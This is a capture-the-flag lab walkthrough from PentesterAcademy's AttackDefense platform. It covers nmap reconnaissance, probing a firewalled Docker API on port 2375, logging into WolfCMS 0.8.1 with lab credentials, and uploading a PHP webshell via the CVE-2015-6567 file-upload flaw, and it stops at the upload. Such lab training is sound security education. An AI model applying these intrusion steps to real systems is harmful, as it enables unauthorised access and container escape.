ATTACK DEFENSE

by PentesterAcademy

Name	Protected Docker Socket
URL	https://attackdefense.com/challengedetails?cid=1539
Type	Docker Security : Docker Firewall

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Compromise the web application container, retrieve the bypass token and interact with the docker daemon. Then, run a privileged container and retrieve the flag!

Solution:

Step 1: Identify the IP address of the target machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
13184: eth0@if13185: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
13187: eth1@if13188: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:f2:fd:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.242.253.2/24 brd 192.242.253.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.242.253.2, the target machine will have ip address 192.242.253.3

Step 2: Perform nmap scan and identify the open ports on the target machine.

Command: nmap -p- 192.242.253.3

```
root@attackdefense:~#
root@attackdefense:~# nmap -p- 192.242.253.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-06 20:42 IST
Nmap scan report for target-1 (192.242.253.3)
Host is up (0.000013s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
2375/tcp  open  docker
10000/tcp open  snet-sensor-mgmt
MAC Address: 02:42:C0:F2:FD:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
root@attackdefense:~#
```

Port 2375 and 10000 is open on the target machine.

Step 3: Perform version detection with nmap.

Command: nmap -p 2375,10000 -sV 192.242.253.3

```
root@attackdefense:~# nmap -p 2375,10000 -sV 192.242.253.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-06 20:42 IST
Nmap scan report for target-1 (192.242.253.3)
Host is up (0.000032s latency).

PORT      STATE SERVICE VERSION
2375/tcp  open  docker?
10000/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please
map.org/cgi-bin/submit.cgi?new-service :
SF-Port2375-TCP:V=7.70%I=7%D=12/6%Time=5DEA7001%P=x86_64-pc-linux-gnu%r(do
SF:cker,A3,"HTTP/1\.1\x20400\x20Bad\x20Request:\x20missing\x20required\x20
SF:Host\x20header\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConn
SF:ection:\x20close\r\n\r\n400\x20Bad\x20Request:\x20missing\x20required\x
SF:20Host\x20header")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20cl
```

On port 10000, an Apache server is running. The service on port 2375 is not detected. Conventionally Docker daemon is configured to listen on port 2375 for API requests sent over unencrypted connections. Whereas 2376 is used for encrypted connections.

Step 4: Verify if the port 2375 is being used by the docker daemon.


Command: curl 192.242.253.3:2375/version

```
root@attackdefense:~#
root@attackdefense:~# curl 192.242.253.3:2375/version
{"message":"authorization denied by plugin customauth: [DOCKER FIREWALL] Interaction with /version API was Denied. Either provide th
e Bypass-Token in the header or pass it as an environment with the docker command which support -e option"}
root@attackdefense:~#
root@attackdefense:~#
```

As an error message was received from the docker firewall. It can be concluded that the docker daemon is listening on tcp port 2375.

Step 5: Open Mozilla firefox and access the web application.

URL: http://192.242.253.3:10000




WolfCMS is running on the target machine.

Step 6: Access the admin login portal. The login credentials of the web application along with the admin panel url is mentioned in the challenge description. Navigate to the URL given below.


- Username: robert
- Password: password1

URL: http://192.242.253.3:10000/?/admin/login




Step 7: Login to the web application.

Admin Dashboard:




The Wolf CMS version is 0.8.1

Step 8: Search on google “wolfcms exploit” and look for publically available exploits.




The second exploit db link contains the information regarding the steps to be followed to exploit the vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/38000




There is a cve entry for the vulnerability. Find more information regarding the cve.

CVE Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6567




The vulnerability is in all Wolf CMS version before 0.8.3.1. Since the web application running on the target machine is of version 0.8.1, the same exploit can be used to exploit the target web application.


Step 9: Click on the Files tab.




Step 10: Click on “Upload file” button.




Step 11: Click on the browse button and select the php-backdoor.php script from the directory "/usr/share/webshells/php"



Step 12: Click on the Upload button.



